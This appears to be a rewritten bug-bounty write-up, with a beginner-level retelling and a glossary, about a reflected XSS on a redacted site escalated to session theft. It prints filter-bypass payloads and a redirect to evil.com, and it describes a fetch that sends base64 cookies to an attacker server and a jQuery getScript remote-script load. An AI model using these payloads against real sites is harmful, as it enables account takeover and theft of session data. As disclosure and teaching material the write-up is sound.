XSS that can pay your Bills :)
A reflected cross-site scripting (XSS) vulnerability existed in a URL parameter that was reflected into JavaScript. An attacker could execute arbitrary JavaScript in a victim's browser, potentially stealing session cookies and achieving account takeover.
 Published on medium.com
This is the story of the XSS(Cross site Scripting) which will help you to pay your bills i.e will help you to making Good money. As well as how can you weaponize XSS for Post exploitation as well as some awesome bypasses.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This is a story about a reflected cross-site scripting (RXSS) bug found on a responsible disclosure program rather than a bug bounty platform. The researcher, Smile Hacker, does not name the company or the product; the report only shows a redacted host and a tab parameter that is reflected into JavaScript. The feature itself is not described beyond that: a URL with an action and tab parameter, where the value of tab ends up inside a script context on the page.
The write-up is as much about the economics and the argument with the company as it is about the bug. The first report paid 100 Euros, seven more XSS reports paid 700 Euros, and a later escalation of a single unfixed instance eventually earned an additional 400 Euros on top of the original 100.
Setup
The researcher hunted on a responsible disclosure program, not a bug bounty platform, and reports the host as redacted.com. No accounts, roles, tools or versions are given. The only precondition visible in the report is that the tab parameter is reflected into JavaScript, and that the site runs on JSP and uses JSESSIONID for session authentication, which matters later for the impact argument.
Finding it
The first finding was a plain reflected XSS. The URL looked like this:
https://redacted.com/action=1&q=1&&tab=”-confirm(‘smilehacker’)-”
The tab parameter was simply reflecting into JavaScript. The tab parameter was simply reflecting into JavaScript, and the value carried a confirm('smilehacker') call. The company rewarded this with 100 Euros on the third day after the report.

Encouraged by the quick response, the researcher dug further and reported seven more XSS instances, which earned another 700 Euros. All of them reflected in JavaScript.

After that, some different bugs were reported and paid well, but a month of further hunting produced nothing.

Exploitation
The interesting part starts when the researcher went back to the previously reported XSS instances to look for bypasses of the fixes. None of the seven could be bypassed, but one of them had not been fixed at all. An email was sent to the company about it.

The company replied twice. In the first reply they refused to pay a bounty for bugs like XSS, because they did not consider XSS a really critical issue.


In the second reply, the remaining XSS fires when the braces () are empty. That is the starting point for the escalation: the researcher set out to demonstrate practical impact to a company that thought the bug was minor. The report credits Viren Pawar for guidance throughout the exploitation.

Step 1: bypassing prohibited string inputs
The fix blocked ' (single quote) and " (double quote), which breaks the original payload. JavaScript accepts several ways to write a string, and the third one, template string literals delimited by backticks, was left open:
parent=confirm`smilehacker`
This is described as a string bypass only: it proves script execution without needing quotes.
Step 2a: bypassing the document.cookie filter with optional chaining
A filter on document.cookie was also in place, so that writing document.cookie would simply print the literal text in the popup. The bypass uses the ES2020 optional chaining syntax, which works in modern browsers:
parent=confirm(document?.cookie)
Step 2b: bypassing the document.cookie filter with template literals
The same filter can be avoided without any quote characters at all, by indexing the objects with backtick-delimited strings:
parent=confirm(this[`document`][`cookie`])
Here this is the global object, and the property names are supplied as template string literals, so neither ' nor " appears in the payload.

Step 3: redirecting the user to another page
The first post-exploitation payload sends the victim elsewhere:
https://www.redacted.com/path?parent=(location=`https://evil.com`)
The victim is redirected to another site, most probably a phishing page. The report notes that the payload can be URL-encoded to make it less obvious, for example:
https://www.readacted.com/path?parent=%28%6c%6f%63%61%74%69%6f%6e%3d%60%68%74%74%70%73%3a%2f%2f%65%76%69%6c%2e%63%6f%6d%60%29
Step 4: sending user cookies to an attacker website
The cookie theft payload replaces the dialog with the fetch API:
The report says this works in latest browsers. The first argument to fetch is the URL to which the GET request is sent; here it is the attacker's domain, with the victim's cookie passed as the value of the parameter p. The btoa() function base64-encodes the string, which solves the problem of spaces and invalid characters that are not allowed in a GET request. On the attacker side the base64 string is decoded and the cookies are read in clear text.

The impact argument rests on the site running on JSP and using JSESSIONID for session authentication, so logged-in users are recognised by that cookie. If a logged-in user visits the crafted payload, the attacker receives the cookie and can use it against the company's domain, which will treat the attacker as that client. The report classifies this as user account takeover, and suggests that the same cookies are used for admin login, so it could also be admin account takeover via XSS. The report also points out that cookie theft leaves no visible sign on the domain: there is almost no clue to the user that the cookies are compromised. To verify that the requests happen in real time, the researcher opened the browser developer tools and inspected the network requests, which are away from the user's eye. The payload can also be URL-encoded to make it undetectable to normal users.
Step 5: taking screenshots of the victim page and more
The last payload loads a remote script through jQuery:
$ is jQuery's shorthand, so $.getScript() is the same as jQuery.getScript(). That function requests JavaScript from the given URL and executes it automatically, working like <script src="link/to/attacker.js">, which is also dangerous and blocked, but here it runs through jQuery. The URL is the researcher's subdomain, which automates the exploitation: every time the XSS fires, the researcher receives an email that it was triggered, a screenshot of the user page, the vulnerable page URL, the user's IP address, the user agent and the entire DOM, meaning the HTML page the victim is seeing.

After this demonstration the company was happy: they had already awarded 100 Euros, and they decided to award an additional 400 Euros for proving exploitation of the bug.
Root cause
The report does not describe the server-side code. What it shows is that the tab parameter is reflected into a JavaScript context without adequate output encoding, so a value can break out of the string and execute script. The payloads shown work around blocked single and double quotes and a document.cookie filter, which are blacklist-style measures: JavaScript offers alternative string syntaxes (template literals) and alternative ways to reach the same properties (optional chaining, bracket access with template literals), and one of the seven instances had not been fixed at all. The report does not say why one of the seven instances was left unfixed.
Impact
With a reflected XSS in a JavaScript context, an attacker who gets a logged-in user to visit a crafted URL can execute script in the victim's origin. The report demonstrates redirecting the victim to an attacker-controlled site, exfiltrating the JSESSIONID cookie to an attacker server via fetch and btoa, and loading a remote script that captures a screenshot, the page URL, the IP address, the user agent and the full DOM. Because the site authenticates sessions with JSESSIONID, the stolen cookie can be replayed to act as the victim, which the report classifies as user account takeover, and possibly admin account takeover if the same cookies are used for admin login. The report hedges the admin case with "I think" and "can also be classified". The attack requires the victim to visit the crafted URL, and the report notes that URL-encoding the payload makes it harder for normal users to notice.
Fix
The implied fix is proper output encoding of the tab parameter for the JavaScript context, rather than blocking individual characters or property names, since the bypasses shown defeat quote blocking and document.cookie filtering.
Variants to test
- Quote filters: try template literals such as
confirm`x`and bracket access such asthis[document][cookie]. A positive result is script execution without any'or"in the payload. - Property-name filters: try optional chaining such as
document?.cookieand bracket notation. A positive result is the cookie value appearing in a dialog or being sent out. - Dialog filters: replace
confirm()withfetch(),locationassignment or$.getScript(). A positive result is an outbound request to a host you control, a redirect, or a remote script executing. - Encoding filters: URL-encode the whole payload, as in the report's encoded redirect example. A positive result is the same execution after decoding by the browser.
- Context discovery: vary the
tabvalue to see whether it lands inside a string, a function call or a script block, and adjust the break-out characters accordingly. A positive result is any change in the parsed script that you control.
What happened, in plain words
A security researcher found a bug in a company's website. The bug is called cross-site scripting, or XSS for short. In plain terms, it means the website can be tricked into running a small piece of computer code that the researcher wrote, inside the browser of whoever opens a specially crafted link. The code then runs as if the website itself had written it.
The researcher reported the bug. The company paid 100 Euros. The researcher kept looking, found seven more of the same kind of bug, and was paid another 700 Euros. Later, the company fixed most of them but missed one. When the researcher reported the leftover one, the company replied that XSS is not really a critical issue and refused to pay for it. So the researcher set out to prove, step by step, how much damage that "not critical" bug could actually do. That demonstration convinced the company, which paid an extra 400 Euros on top of the original 100.
This article walks through the whole story the way the researcher told it: how the bug was found, how the company's fixes were worked around, and how the bug was turned into something that could steal a logged-in user's session and take over their account. Every technical idea is explained from scratch, so you only need to know how to use a browser.
The setting: responsible disclosure, not a bug bounty platform
There are two common ways to report a security bug to a company.
- A bug bounty platform is a website that sits between researchers and companies. Companies list their programs there, researchers submit findings through the platform, and the platform handles the paperwork and the payments.
- A responsible disclosure program is a direct arrangement. The company publishes how to contact its security team, and the researcher emails the company directly. There is often no fixed reward schedule; the company decides what, if anything, to pay.
The researcher here hunted on a responsible disclosure program, not a bug bounty platform. That detail matters for the story, because the payment decisions were made by the company itself, and the argument about whether XSS is "critical" happened over email rather than through a platform's triage process.
The company and the product are not named. The report shows the website address with the company name replaced by redacted.com. The only feature described is a page that takes a URL with an action parameter and a tab parameter, where whatever you put in tab ends up inside a piece of JavaScript on the page. What that feature is for, what the page looks like, and what the other parameters do are not described.
One more detail from later in the story: the site runs on JSP and uses a cookie called JSESSIONID to recognise logged-in users. Both of those terms are explained where they become relevant.
Finding the first bug
The first finding was a plain reflected XSS. To understand the name, picture a website as a machine that builds a page out of pieces. Some pieces are fixed (the logo, the menu). Other pieces come from what the visitor sends in the address bar. "Reflected" means the website takes a value from the address bar and pastes it straight back into the page it sends you, like a mirror. If the website pastes that value into a place where the browser expects code rather than text, the browser will run it.
The crafted URL looked like this:
https://redacted.com/action=1&q=1&&tab=”-confirm(‘smilehacker’)-”
Line by line, in plain words:
https://redacted.com/is the website. The real company name is hidden.action=1andq=1are two parameters with simple values. The report does not say what they do.&&is just a separator between parameters. The doubled&&leaves an empty slot, which browsers tolerate.tab=is the parameter that matters. Its value is everything after the equals sign.- The value is
”-confirm(‘smilehacker’)-”. The value contains aconfirm('smilehacker')call, which shows a pop-up box if the browser runs it as code. confirm('smilehacker')is a built-in browser function that shows a small pop-up box with an OK button. Seeing that box appear proves the code ran.
The researcher describes it simply: the tab parameter was reflecting into JavaScript. The company paid 100 Euros on the third day after the report.
Encouraged by the quick response, the researcher kept digging and reported seven more XSS instances, which earned another 700 Euros. All of them reflected into JavaScript, the same way as the first.
After that, some different kinds of bugs were reported and paid well, but a month of further hunting produced nothing new.
The fixes, and the one that was missed
The researcher then went back to the previously reported XSS instances to see whether the company's fixes could be bypassed. A bypass means getting the same bad outcome even though a defence has been put in place, by finding a different route to it.
None of the seven could be bypassed. But one of them had not been fixed at all. The researcher emailed the company about it.
The company replied twice. In the first reply they refused to pay a bounty for bugs like XSS, because they did not consider XSS a really critical issue.
In the second reply, the remaining XSS fires when the braces () are empty. That is, the payload that still worked was one where the parentheses contained nothing. This is the starting point for the escalation: the researcher set out to show the company practical impact, because the company thought the bug was minor. The report credits a friend, Viren Pawar, for guidance throughout the exploitation.
Step 1: getting around the blocked quote characters
Single and double quotes break the exploit, so the researcher used a string syntax that avoids them. That breaks the original payload, because the original payload needed a double quote to break out of the website's string.
Here is the key idea. In JavaScript, there is more than one way to write a piece of text, which programmers call a string. The two obvious ways use single or double quotes:
'hello'"hello"
A third way uses the backtick character `, which on most keyboards sits just left of the number 1 key. Text written between backticks is called a template string literal. It behaves like a string, but it has extra abilities that are not needed here. What matters is that it is a string syntax the fix did not block.
The bypass payload was:
parent=confirm`smilehacker`
Line by line:
parent=is the parameter name in the URL. The report does not explain whatparentdoes on the page; it is simply the parameter that carries the payload in these later examples.confirmis the same pop-up function as before.`smilehacker`is the text passed to it, written with backticks instead of quotes.
In JavaScript, when you write a function name and then a value without parentheses, as in confirm`smilehacker` , the language treats the backtick text as the argument to the function. So the pop-up still appears, and no single or double quote appears anywhere in the payload. The researcher calls this a "string bypass only": it proves that code can still be made to run, without yet stealing anything.
Step 2a: getting around the document.cookie filter
There was also a filter on the text document.cookie. To understand why that matters, you need to know what a cookie is.
A cookie is a small piece of text that a website asks the browser to store and to send back on every later request to that same site. Cookies are how most websites remember that you are logged in. When you sign in, the server sends your browser a cookie containing a long random value. On every following request, the browser includes that cookie, and the server looks it up to know who you are. If someone else gets a copy of that cookie, they can often pretend to be you without knowing your password.
In JavaScript, the browser exposes the current site's cookies through a property written document.cookie. document is the browser's built-in object representing the page, and cookie is one of its properties.
With the filter in place, writing document.cookie in the payload would simply show the literal text in the pop-up instead of the actual cookie value. The filter was looking for that exact piece of text.
The bypass used a newer piece of JavaScript syntax called optional chaining, introduced in a version of the language standard called ES2020:
parent=confirm(document?.cookie)
Line by line:
parent=is the parameter carrying the payload.confirm(...)is the pop-up function.document?.cookieis the interesting part. The?.is optional chaining. It means "if the thing on the left exists, look up the property on the right; if it does not exist, stop quietly instead of throwing an error". Heredocumentalways exists, so the result is the same asdocument.cookie.- The point is that the text
document?.cookieis not the same text asdocument.cookie, so a filter that searches for the exact stringdocument.cookiedoes not match it.
The report notes this works in modern browsers, because older browsers do not understand the ?. syntax.
Step 2b: getting around the filter with backticks again
The same filter can be avoided without any quote characters at all, by reaching the same properties through bracket notation. In JavaScript, object.property and object["property"] mean the same thing: look up the property whose name is given. The name inside the brackets can be any expression that produces text, including a backtick string.
parent=confirm(this[`document`][`cookie`])
Line by line:
confirm(...)is the pop-up function.thisat the top level of a script refers to the global object, the big container that holds all the browser's built-in pieces, includingdocument.this[`document`]means "from the global object, take the property whose name is the textdocument". That is the same asthis.document, which is the same asdocument.[`cookie`]then takes the property namedcookiefrom that. The result is the cookie value.- Neither
'nor"appears anywhere, and the exact textdocument.cookienever appears either, so both the quote block and the property-name filter are sidestepped.
Step 3: redirecting the victim to another page
Now the researcher moved from "prove code runs" to "show what an attacker could actually do". The first post-exploitation payload sends the victim somewhere else:
https://www.redacted.com/path?parent=(location=`https://evil.com`)
Line by line:
https://www.redacted.com/pathis the vulnerable page.(location=starts a grouped expression and assigns tolocation.locationis the browser's built-in object for the current address. Assigning a new address to it makes the browser navigate there, as if the user had typed it in.`https://evil.com`is the destination, written with backticks.evil.comis a stand-in name for a site the attacker controls.- The closing
)finishes the grouped expression.
The victim lands on another site, most probably a phishing page: a fake copy of a login screen designed to capture the password the user types. The report notes that the payload can be URL-encoded to make it less obvious. URL encoding replaces characters that have special meaning in a web address with a percent sign and two hexadecimal digits, so the address still works but looks like gibberish to a casual reader:
https://www.readacted.com/path?parent=%28%6c%6f%63%61%74%69%6f%6e%3d%60%68%74%74%70%73%3a%2f%2f%65%76%69%6c%2e%63%6f%6d%60%29
Line by line:
%28is the encoded form of(.%6c%6f%63%61%74%69%6f%6espellslocation.%3dis=.%60is the backtick.%68%74%74%70%73%3a%2f%2fspellshttps://.%65%76%69%6c%2e%63%6f%6dspellsevil.com.%60is the closing backtick, and%29is).
The browser decodes all of this back to the original payload before running it, so the effect is identical. The report's own text spells the host as readacted.com in this example; that is how it appears in the write-up.
Step 4: sending the victim's cookies to the attacker's server
This is the step that turns a pop-up into account takeover. The payload replaces the pop-up with a network request:
Line by line:
fetch(...)is a built-in browser function for making a network request from JavaScript. It is the modern, compact equivalent of the older AJAX technique. An API here means a set of functions the browser gives to code so it can do things like talk to servers;fetchis one such function.`https://xss-server.com/path/?p=`is the address the request goes to. It is the attacker's own server, with a parameterpwaiting for a value.%252bis the URL-encoded form of%2b, which is itself the URL-encoded form of+. The+joins the two pieces of text together, so the cookie value gets appended afterp=.btoa(...)is a built-in function that base64-encodes its input. Base64 is a way of turning any text into a safe alphabet of letters, digits and a couple of symbols. It exists because a web address cannot contain spaces or certain other characters; encoding the cookie first means it can travel safely inside the address.document?.cookieis the cookie value, fetched with the optional-chaining trick from step 2a so the filter does not catch it.
The report says this works in latest browsers. The first argument to fetch is the address the request is sent to; here it is the attacker's domain, with the victim's cookie passed as the value of the parameter p. On the attacker's side, the base64 text is decoded and the cookies are read in clear text.
Why does this matter so much? The report explains that the site runs on JSP and uses JSESSIONID for session authentication. JSP is a server-side technology for building web pages; the detail that matters is the cookie. JSESSIONID is the standard name Java web servers give to the cookie that identifies a logged-in session. So when a user signs in, the server hands the browser a JSESSIONID cookie, and every later request carrying that cookie is treated as that user.
Put the pieces together. If a logged-in user opens the crafted link, their browser runs the payload, which sends their JSESSIONID cookie to the attacker's server. The attacker now has the cookie. When the attacker sends requests to the company's site with that cookie attached, the site treats the attacker as that user. The report classifies this as user account takeover. It also suggests that the same cookies are used for admin login, so it could be admin account takeover via XSS as well; the report hedges this with "I think" and "can also be classified".
The report makes another point that makes the attack nastier: cookie theft leaves no visible sign on the site. The page looks normal, and there is almost no clue to the user that their cookies have been taken. To confirm the requests really happen in real time, the researcher opened the browser's developer tools and watched the network requests, which happen out of the user's sight. The payload can also be URL-encoded, as in step 3, to make it harder for an ordinary user to notice.
Step 5: taking screenshots of the victim's page and more
The last payload loads a remote script through jQuery:
Line by line:
$is jQuery's shorthand name for itself. jQuery is a widely used JavaScript library, a collection of ready-made helper functions that websites include to make common tasks easier. Anything writtenjQuery.something()can be written$.something().getScript(...)is a jQuery function that downloads a JavaScript file from the given address and runs it immediately.`//xsshunter.xss.ht`is the address of the script, written with backticks. The leading//means "use the same scheme as the current page", so on an HTTPS page it becomeshttps://.xsshunter.xss.htis the researcher's own subdomain, a service that automates this kind of exploitation.
Why is this dangerous? Loading and running a script from another site is exactly what the HTML tag <script src="link/to/attacker.js"> does, and that tag is a well-known danger that many sites block. But here the same thing happens through a jQuery function, which the site's defences did not block.
The address is the researcher's own service, which automates the exploitation. Every time the XSS fires, the researcher receives an email saying it was triggered, along with a screenshot of the user's page, the vulnerable page's address, the user's IP address, the user agent (the text the browser sends to identify itself), and the entire DOM, meaning the full HTML of the page the victim is looking at.
After this demonstration, the company was happy. They had already awarded 100 Euros, and they decided to award an additional 400 Euros for proving the exploitation of the bug.
Why the bug existed, and why the fixes were not enough
What it shows is that the tab parameter is reflected into a JavaScript context without adequate output encoding. Output encoding means converting any special characters in a value into a safe form before placing it in the page, so that the browser treats it as text and never as code. Without that, a value can break out of the string it was meant to sit in and run as script.
The payloads shown work around blocked single and double quotes and a document.cookie filter. Those are blacklist measures: they list specific bad things and block them. Blacklists are fragile, because the attacker only needs one route that is not on the list. JavaScript offers alternative string syntaxes (template literals with backticks) and alternative ways to reach the same properties (optional chaining, bracket access with backticks), and one of the seven instances had not been fixed at all.
What the impact adds up to
With a reflected XSS in a JavaScript context, an attacker who gets a logged-in user to visit a crafted URL can run script in that site's origin. The origin is the combination of scheme, host and port that the browser uses to decide which site a piece of code belongs to; code running in a site's origin can read that site's cookies and act as that site.
The report demonstrates three concrete outcomes:
- Redirecting the victim to an attacker-controlled site, most probably for phishing.
- Sending the
JSESSIONIDcookie to an attacker server usingfetchandbtoa. - Loading a remote script that captures a screenshot, the page address, the IP address, the user agent and the full DOM.
Because the site authenticates sessions with JSESSIONID, the stolen cookie can be replayed to act as the victim. The report classifies this as user account takeover, and possibly admin account takeover if the same cookies are used for admin login. The attack requires the victim to visit the crafted URL, and URL-encoding the payload makes it harder for ordinary users to notice.
What the fix should be
The implied fix is proper output encoding of the tab parameter for the JavaScript context, rather than blocking individual characters or property names, since the bypasses shown defeat quote blocking and document.cookie filtering.
Things worth trying on a similar target
These are the variants the report's bypasses suggest, framed as tests a beginner could reason about:
- Quote filters. Try template literals such as
confirm`x`and bracket access such asthis[`document`][`cookie`]. A positive result is script execution without any'or"in the payload. - Property-name filters. Try optional chaining such as
document?.cookieand bracket notation. A positive result is the cookie value appearing in a dialog or being sent out. - Dialog filters. Replace
confirm()withfetch(), alocationassignment or$.getScript(). A positive result is an outbound request to a host you control, a redirect, or a remote script executing. - Encoding filters. URL-encode the whole payload, as in the report's encoded redirect example. A positive result is the same execution after the browser decodes it.
- Context discovery. Vary the
tabvalue to see whether it lands inside a string, a function call or a script block, and adjust the break-out characters accordingly. A positive result is any change in the parsed script that you control.
Glossary
- XSS (cross-site scripting): a bug where a website lets an attacker's text be treated as code by a visitor's browser, so the attacker's code runs as if the site had written it.
- Reflected XSS: an XSS where the malicious value comes from the address bar and is pasted straight back into the page, like a mirror.
- Responsible disclosure program: a direct arrangement where a company publishes how to report security bugs to it, usually by email, instead of going through a bug bounty platform.
- Bug bounty platform: a website that sits between researchers and companies, handling submissions and payments for security bugs.
- Bypass: getting the same bad outcome even though a defence is in place, by finding a different route to it.
- String: a piece of text in a programming language, written between quotes or backticks.
- Template string literal: text written between backtick characters, an alternative string syntax in JavaScript.
- Backtick: the
`character, used to delimit template string literals. - Cookie: a small piece of text a website asks the browser to store and send back on later requests, commonly used to remember that you are logged in.
document.cookie: the JavaScript property that exposes the current site's cookies.- Optional chaining: the
?.syntax in JavaScript, which looks up a property only if the thing on the left exists, and otherwise stops quietly. - ES2020: a version of the JavaScript language standard that introduced optional chaining.
- Bracket notation: writing
object["name"]instead ofobject.nameto look up a property, where the name can be any expression that produces text. - Global object: the top-level container in a browser script that holds built-in pieces such as
document; referred to asthisat the top level. confirm(): a built-in browser function that shows a small pop-up box with an OK button.location: the browser's built-in object for the current address; assigning to it navigates the browser.- Phishing: a fake page or message designed to trick someone into handing over credentials or other sensitive information.
- URL encoding: replacing characters that have special meaning in a web address with a percent sign and two hexadecimal digits, so the address still works but looks like gibberish.
fetch(): a built-in browser function for making network requests from JavaScript.- API: a set of functions a system provides so that code can use its features, such as the browser's
fetchfor network requests. btoa(): a built-in browser function that base64-encodes its input.- Base64: a way of turning any text into a safe alphabet of letters, digits and a couple of symbols, so it can travel inside a web address.
- JSP: a server-side technology for building web pages.
JSESSIONID: the standard name Java web servers give to the cookie that identifies a logged-in session.- Session: the state of being logged in, which a website tracks across requests, usually with a cookie.
- Account takeover: using a stolen credential, such as a session cookie, to act as another user, including an administrator.
- Developer tools: the built-in panel in a browser for inspecting a page, its scripts and its network requests.
- jQuery: a widely used JavaScript library of ready-made helper functions;
$is its shorthand name. $.getScript(): a jQuery function that downloads a JavaScript file from a given address and runs it immediately.- Subdomain: a named part of a larger domain, such as
xsshunter.xss.htunderxss.ht. - User agent: the text a browser sends to identify itself to a website.
- DOM: the browser's in-memory model of the page, effectively the full HTML the user is seeing.
- IP address: the numeric address that identifies a device on a network.
- Origin: the combination of scheme, host and port that the browser uses to decide which site a piece of code belongs to.
- Output encoding: converting special characters in a value into a safe form before placing it in a page, so the browser treats it as text and never as code.
- Blacklist: a defence that lists specific bad things and blocks them, which fails as soon as the attacker finds a route not on the list.




